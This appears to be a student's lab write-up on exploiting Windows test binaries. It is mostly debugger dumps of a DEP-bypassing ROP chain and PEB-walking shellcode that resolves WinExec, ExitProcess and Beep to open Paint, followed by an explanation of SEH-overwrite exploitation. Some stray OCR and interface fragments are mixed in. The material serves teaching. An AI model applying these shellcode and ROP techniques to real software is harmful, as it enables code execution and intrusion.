00BBFBB0   8BCC0175  u☺╠ï
```

Eax and esi being exchanged because esi will end up being the address to call when we get to the pushad instruction.



Immunity Debugger - RopExample.exe - [CPU - thread 00003F9C, module KERNELBA]

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
75240620   60                PUSHAD
75240621   C3                RETN
75240622   2C 75             SUB AL,75
75240624   D07C31 75         SAR BYTE PTR DS:[ECX+ESI+75],1
75240628   B0 C3             MOV AL,0C3
7524062A   2C 75             SUB AL,75
7524062C   E0 7C             LOOPDNE SHORT KERNELBA.752406AA
7524062E   3175 94           XOR DWORD PTR SS:[EBP-6C],ESI
75240631   C3                RETN
75240632   2C 75             SUB AL,75
75240634   A0 653175DC       MOV AL,BYTE PTR DS:[DC753165]
75240639   C3                RETN
7524063A   2C 75             SUB AL,75
7524063C   C065 31 75        SHL BYTE PTR SS:[EBP+31],75               Shift constant out of r
75240640   C0C3 2C           ROL BL,2C                                 Shift constant out of r
75240643  ^75 D0             JNZ SHORT KERNELBA.75240615
75240645   65:3175 10        XOR DWORD PTR GS:[EBP+10],ESI
75240649   C42C75 A0653175   LES EBP,FWORD PTR DS:[ESI*2+753165A0]     Modification of segment
75240650   F4                HLT                                       Privileged command
75240651   C3                RETN
75240652   2C 75             SUB AL,75
75240654   B0 65             MOV AL,65
75240656   3175 44           XOR DWORD PTR SS:[EBP+44],ESI
75240659   C42C75 A0653175   LES EBP,FWORD PTR DS:[ESI*2+753165A0]     Modification of segment
75240660   2C C4             SUB AL,0C4
75240662   2C 75             SUB AL,75
75240664   F0:7C 31          LOCK JL SHORT KERNELBA.75240698           LOCK prefix is not allo
75240667  ^75 84             JNZ SHORT KERNELBA.752405ED
75240669   C42C75 F07C3175   LES EBP,FWORD PTR DS:[ESI*2+75317CF0]     Modification of segment
75240670   64:C42C75 C07C31  LES EBP,FWORD PTR FS:[ESI*2+75317CC0]     Modification of segment
75240678   9C                PUSHFD
```


```
Registers (FPU)
EAX 90909090
ECX 00000040
EDX 00001000
EBX 00000001
ESP 00BBFBA6
EBP 7527FDBD KERNELBA.7527FDBD
ESI 7530F9A0 KERNELBA.VirtualAlloc
EDI 760FAE1A KERNEL32.760FAE1A

EIP 75240620 KERNELBA.75240620

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 2EC000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr WSAENOTSOCK (00002736)

EFL 00000286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040C000  A0 DB 40 00 00 00 00 00  á█@.....
0040C008  A0 DB 40 00 01 01 00 00  á█@.☺☺..
0040C010  00 00 00 00 00 00 00 00  ........
0040C018  00 10 00 00 00 00 00 00  .►......
0040C020  00 00 00 00 00 00 00 00  ........
0040C028  00 00 00 00 02 00 00 00  ....☻...
0040C030  01 00 00 00 00 00 00 00  ☺.......
0040C038  00 00 00 00 00 00 00 00  ........
0040C040  00 00 00 00 00 00 00 00  ........
0040C048  00 00 00 00 02 00 00 00  ....☻...
0040C050  02 00 00 00 00 00 00 00  ☻.......
0040C058  00 00 00 00 00 00 00 00  ........
0040C060  00 00 00 00 00 00 00 00  ........
0040C068  00 00 00 00 00 00 00 00  ........
0040C070  00 00 00 00 00 00 00 00  ........
0040C078  00 00 00 00 00 00 00 00  ........
```

```
00BBFBA6   0030A164  dí0.
00BBFBAA   78800000  ..Çx
00BBFBAE   01750102  ☻☺u☺
00BBFBB2   0C408BCC  ╠ï@.
00BBFBB6   6614408B  ï@¶f
00BBFBBA   18247883  âx$↑
00BBFBBE   008B0474  t♦ï.
00BBFBC2   488BF5EB  δ⌡ïH
00BBFBC6   4B398128  (ü9K
00BBFBCA   75004500  .E.u
00BBFBCE   047981F1  ±üy♦
00BBFBD2   004E0052  R.N.
00BBFBD6   788BE875  uΦïx
00BBFBDA   3C4F8B10  ►ïO<
00BBFBDE   498BF901  ☺∙ïI
00BBFBE2   8BF90178  x☺∙ï
00BBFBE6   F6311451  Q¶1÷
```

```
!mona rop -m *
```

Eventually getting down the chain to PUSHAD


Immunity Debugger - RopExample.exe - [CPU - thread 00005A08]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
00B8FBB3  8B40 0C          MOV EAX,DWORD PTR DS:[EAX+C]
00B8FBB6  8B40 14          MOV EAX,DWORD PTR DS:[EAX+14]
00B8FBB9  66:8378 24 18    CMP WORD PTR DS:[EAX+24],18
00B8FBBE  74 04            JE SHORT 00B8FBC4
00B8FBC0  8B00             MOV EAX,DWORD PTR DS:[EAX]
00B8FBC2 ^EB F5            JMP SHORT 00B8FBB9
00B8FBC4  8B48 28          MOV ECX,DWORD PTR DS:[EAX+28]
00B8FBC7  8139 4B004500    CMP DWORD PTR DS:[ECX],45004B
00B8FBCD ^75 F1            JNZ SHORT 00B8FBC0
00B8FBCF  8179 04 52004E00 CMP DWORD PTR DS:[ECX+4],4E0052
00B8FBD6 ^75 E8            JNZ SHORT 00B8FBC0
00B8FBD8  8B78 10          MOV EDI,DWORD PTR DS:[EAX+10]
00B8FBDB  8B4F 3C          MOV ECX,DWORD PTR DS:[EDI+3C]
00B8FBDE  01F9             ADD ECX,EDI
00B8FBE0  8B49 78          MOV ECX,DWORD PTR DS:[ECX+78]
00B8FBE3  01F9             ADD ECX,EDI
00B8FBE5  8B51 14          MOV EDX,DWORD PTR DS:[ECX+14]
00B8FBE8  31F6             XOR ESI,ESI
00B8FBEA  8B69 20          MOV EBP,DWORD PTR DS:[ECX+20]
00B8FBED  01FD             ADD EBP,EDI
00B8FBEF  8B44B5 00        MOV EAX,DWORD PTR SS:[EBP+ESI*4]
00B8FBF3  01F8             ADD EAX,EDI
00B8FBF5  8178 01 696E4578 CMP DWORD PTR DS:[EAX+1],78456E69
00B8FBFC  74 09            JE SHORT 00B8FC07
00B8FBFE  8178 02 69745072 CMP DWORD PTR DS:[EAX+2],72507469
00B8FC05  75 14            JNZ SHORT 00B8FC1B
00B8FC07  8B59 24          MOV EBX,DWORD PTR DS:[ECX+24]
00B8FC0A  01FB             ADD EBX,EDI
00B8FC0C  0FB71C73         MOVZX EBX,WORD PTR DS:[EBX+ESI*2]
00B8FC10  8B41 1C          MOV EAX,DWORD PTR DS:[ECX+1C]
00B8FC13  01F8             ADD EAX,EDI
DS:[76146E09]=00706565
```

```
Registers (FPU)
EAX 76146E08 ASCII "Beep"
ECX 76142250 KERNEL32.76142250
EDX 00000643
EBX 00000001
ESP 00B8FB9E
EBP 76143B84 KERNEL32.76143B84
ESI 00000065
EDI 760B0000 KERNEL32.760B0000

EIP 00B8FBF5

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 28C000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr WSAENOTSOCK (00002736)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0040C000  A0 DB 40 00 00 00 00 00  á█@.....
0040C008  A0 DB 40 00 01 01 00 00  á█@.☺☺..
0040C010  00 00 00 00 00 00 00 00  ........
0040C018  00 10 00 00 00 00 00 00  .►......
0040C020  00 00 00 00 00 00 00 00  ........
0040C028  00 00 00 00 02 00 00 00  ....☻...
0040C030  01 00 00 00 00 00 00 00  ☺.......
0040C038  00 00 00 00 00 00 00 00  ........
0040C040  00 00 00 00 00 00 00 00  ........
0040C048  00 00 00 00 02 00 00 00  ....☻...
0040C050  02 00 00 00 00 00 00 00  ☻.......
0040C058  00 00 00 00 00 00 00 00  ........
0040C060  00 00 00 00 00 00 00 00  ........
0040C068  00 00 00 00 00 00 00 00  ........
0040C070  00 00 00 00 00 00 00 00  ........
0040C078  00 00 00 00 00 00 00 00  ........
```

```
00B8FB9E  7527FDBF  ┐²'u  RETURN to KERNELBA.7527FDBF
00B8FBA2  90909090  ÉÉÉÉ
00B8FBA6  0030A164  dí0.
00B8FBAA  78800000  ..Çx
00B8FBAE  01750102  ☻☺u☺
00B8FBB2  0C408BCC  ╠ï@.
00B8FBB6  6614408B  ï@¶f
00B8FBBA  18247883  âx$↑
00B8FBBE  008B0474  t♦ï.
00B8FBC2  488BF5EB  δ┘ïH
00B8FBC6  4B398128  (ü9K
00B8FBCA  75004500  .E.u
00B8FBCE  047981F1  ±üy♦
00B8FBD2  004E0052  R.N.
00B8FBD6  788BE875  uΦïx
00B8FBDA  3C4F8B10  ►ïO<
00B8FBDE  498BF901  ☺•ïI
```

```
!mona rop -m "kernel32,ntdll"
[14:47:47] Breakpoint at 00B8FBF5
```

Above shows the beep function

pop edi
mov ebx, edi
pop edi
push 10000; This is how long it do, 999 seems to the duration threshold before it does not trigger any longer.
push 16402 ; This is how it wiggle (0x25+0x7fff)/2
call edi
push ebx

The following code above was added to get the stack setup to call beep with the desired input parameters. I got the correct frequency working, but the duration seems to be capped at 999ms. The blue highlighted code moves the exit process into edx so beep can run before this command gets executed. The yellow highlighted code puts the exit process command back on the stack.

```
cmp dword [ eax + 0x1 ], 'inEx'          ; compare the name looking for WinExec
jz GETFUNC                             ; this is WinExec!
cmp dword [ eax + 0x2 ], 'itPr'; compare the name looking for ExitProcess
jz GETFUNC                             ; this is ExitProcess!
cmp dword [ eax + 0x0 ], 'Beep'          ; compare the name looking for Beep
jnz NOTAFUNC                           ; if it's not move to the next function name
```


The code above was added to put “beep” in the correct location on the stack.

```
call HERE
HERE:
pop esi

pop edi                                   ; WinExec

mov ecx, esi
add ecx, (paint-HERE)
push 6
push ecx
call edi
```

The highlighted code above makes the ms paint open minimized.

```
pop edi
push 0x3737
call edi ; ExitProcess
```

The code above exits the process with the code 0x3737.


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


```
0B6FBEF  8B44B5 00          MOV EAX,DWORD PTR SS:[EBP+ESI*4]
0B6FBF3  01F8               ADD EAX,EDI
0B6FBF5  8178 01 696E4578   CMP DWORD PTR DS:[EAX+1],78456E69
0B6FBFC  74 11              JE SHORT 00B6FC0F
0B6FBFE  8178 02 69745072   CMP DWORD PTR DS:[EAX+2],72507469
0B6FC05  74 08              JE SHORT 00B6FC0F
0B6FC07  8138 42656570      CMP DWORD PTR DS:[EAX],70656542
0B6FC0D  75 14              JNZ SHORT 00B6FC23
0B6FC0F  8B59 24            MOV EBX,DWORD PTR DS:[ECX+24]
0B6FC12  01FB               ADD EBX,EDI
0B6FC14  0FB71C73           MOVZX EBX,WORD PTR DS:[EBX+ESI*2]
0B6FC18  8B41 1C            MOV EAX,DWORD PTR DS:[ECX+1C]
0B6FC1B  01F8               ADD EAX,EDI
0B6FC1D  8B1C98             MOV EBX,DWORD PTR DS:[EAX+EBX*4]
0B6FC20  01FB               ADD EBX,EDI
0B6FC22  53                 PUSH EBX
0B6FC23  46                 INC ESI
0B6FC24  39D6               CMP ESI,EDX
0B6FC26 ^7C C7              JL SHORT 00B6FBEF
0B6FC28  E8 00000000        CALL 00B6FC2D
0B6FC2D  5E                 POP ESI                          00B6FC2D
0B6FC2E  5F                 POP EDI
0B6FC2F  89F1               MOV ECX,ESI
0B6FC31  83C1 27            ADD ECX,27
0B6FC34  6A 06              PUSH 6
0B6FC36  51                 PUSH ECX
0B6FC37  FFD7               CALL EDI
0B6FC39  5F                 POP EDI
0B6FC3A  89FB               MOV EBX,EDI
0B6FC3C  5F                 POP EDI
0B6FC3D  CC                 INT3
tack [00B6FB8E]=00B6FC2D (00B6FC2D)
SI=00000643
```

```
Registers (FPU)
EAX 7614FC8A ASCII "timeGetTime"
ECX 76142250 KERNEL32.76142250
EDX 00000643
EBX 7610DAB0 KERNEL32.WinExec
ESP 00B6FB8E
EBP 76143B84 KERNEL32.76143B84
ESI 00000643
EDI 760B0000 KERNEL32.760B0000

EIP 00B6FC2D

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 202000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr WSAENOTSOCK (00002736)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
ddress   Hex dump                 ASCII
040C000  A0 DB 40 00 00 00 00 00  á█@.....
040C008  A0 DB 40 00 01 01 00 00  á█@.☺☺..
040C010  00 00 00 00 00 00 00 00  ........
040C018  00 10 00 00 00 00 00 00  .►......
040C020  00 00 00 00 00 00 00 00  ........
040C028  00 00 00 00 02 00 00 00  ....☻...
040C030  01 00 00 00 00 00 00 00  ☺.......
040C038  00 00 00 00 00 00 00 00  ........
040C040  00 00 00 00 00 00 00 00  ........
040C048  00 00 00 00 02 00 00 00  ....☻...
040C050  02 00 00 00 00 00 00 00  ☻.......
040C058  00 00 00 00 00 00 00 00  ........
040C060  00 00 00 00 00 00 00 00  ........
040C068  00 00 00 00 00 00 00 00  ........
040C070  00 00 00 00 00 00 00 00  ........
040C078  00 00 00 00 00 00 00 00  ........
```

```
00B6FB8E  00B6FC2D  -▀┤.  RETURN to 00B6FC2D from 00B6FC2D
00B6FB92  7610DAB0  ░┌►v  KERNEL32.WinExec
00B6FB96  760D5990  ÉY.v  KERNEL32.ExitProcess
00B6FB9A  760E1940  @↓♯v  KERNEL32.Beep
00B6FB9E  7527FDBF  ┐²'u  RETURN to KERNELBA.7527FDBF
00B6FBA2  90909090  ÉÉÉÉ
00B6FBA6  0030A164  dí0.
00B6FBAA  78800000  ..Çx
00B6FBAE  01750102  ☻☺u☺
00B6FBB2  0C408BCC  ╠ï@.
00B6FBB6  6614408B  ï@¶f
00B6FBBA  18247883  âx$↑
00B6FBBE  008B0474  t♦ï.
00B6FBC2  488BF5EB  δ┘ïH
00B6FBC6  4B398128  (ü9K
00B6FBCA  75004500  .E.u
00B6FBCE  047981F1  ±üy♦
```

Image of all the processes on the stack.




2. How would the shellcode_DEP file need to be changed in order to get the shellcode to work with the SEHExample executable? Why is this the case? [**Hint: This is not asking about addresses changing, but rather a deeper issue related to how the SEHExample binary is exploited vs the RopExample binary**] [30 pts]

In order to achieve the same type of behavior we witnessed with the rop chain example we would need to exploit using SEH overwrite. In the ROP example DEP was enabled and in order to successfully execute shell code we needed to create a ROP chain to eventually make the stack executable, then once this has been achieved we can execute well placed shell code from the stack.

SEH is a microsoft specific exception handler that similarly follows try except blocks which contains a table of handlers to eventually follow down a path to the shellcode execution. SEH overwrite handlers may be overwritten during a stack based buffer overflow, which is what we have in our SEH example file and allows overflow even if the return address is protected with a stack cookie. And code execution can be achieved before the cookie check even happens unlike the ROP example. SEH can overwrite an entire chain of SEH handlers to be faked on the stack which can lead down the remote code execution path once used in isolation once we obtain the address of ntdll.

Looking at the SEH binary below in IDA it can be determined the stack buffer overflow where the important thing to remember is a cookie is called and allocated before this function call and the stack cookie gets checked again at the end before the return.



```
.text:40401043                 mov     [ebp+ms_exc.old_esp], esp
.text:40401046                 mov     [ebp+ms_exc.registration.TryLevel], 0
.text:4040104D                 lea     edx, [ebp+var_24]
.text:40401050
.text:40401050 loc_40401050:                           ; CODE XREF: sub_40401010+48↓j
.text:40401050                 mov     al, [ecx]
.text:40401052                 mov     [edx], al
.text:40401054                 inc     ecx
.text:40401055                 inc     edx
.text:40401056                 test    al, al
.text:40401058                 jnz     short loc_40401050
.text:4040105A                 xor     eax, eax
.text:4040105C                 jmp     short loc_40401077
.text:4040105E ; ---------------------------------------------------------------------------
00000452 0000000040401052: sub_40401010+42 (Synchronized with Hex View-1)
```

Another thing to notice “ mov eax, large fs:0” is in the code which indicates to us that SEH is used throughout the code and the exception entry is noticed by eaxand an exception handler gets pushed on before this to verify the filter and executed based on the filter. Since the overflow occurs before the security cookie check a forced exception can happen with an operation like writing to the end of the stack which would need to be supplied in the buffer provided from the python client code which also needs to be NULL free and very large.

The shellcode file would need to provide the top of the stack to the SEH chain. WIth more analysis it can be determined that if the SE handler can be executed within the copy loop, and can count how many dwords need to proceed the chain followed by the handler, and this will eventually cause the overflow which will then proceed to write into the record as well as the handler, return address, etc which will cause an access violation. The handler ten can be executed after the stack to get the handler’s address and the stack will be there when control will be transferred, so in the shellcode we can setup the stack to jmp short to hop over to NOP then code that follows can execute the same programs the ROP did.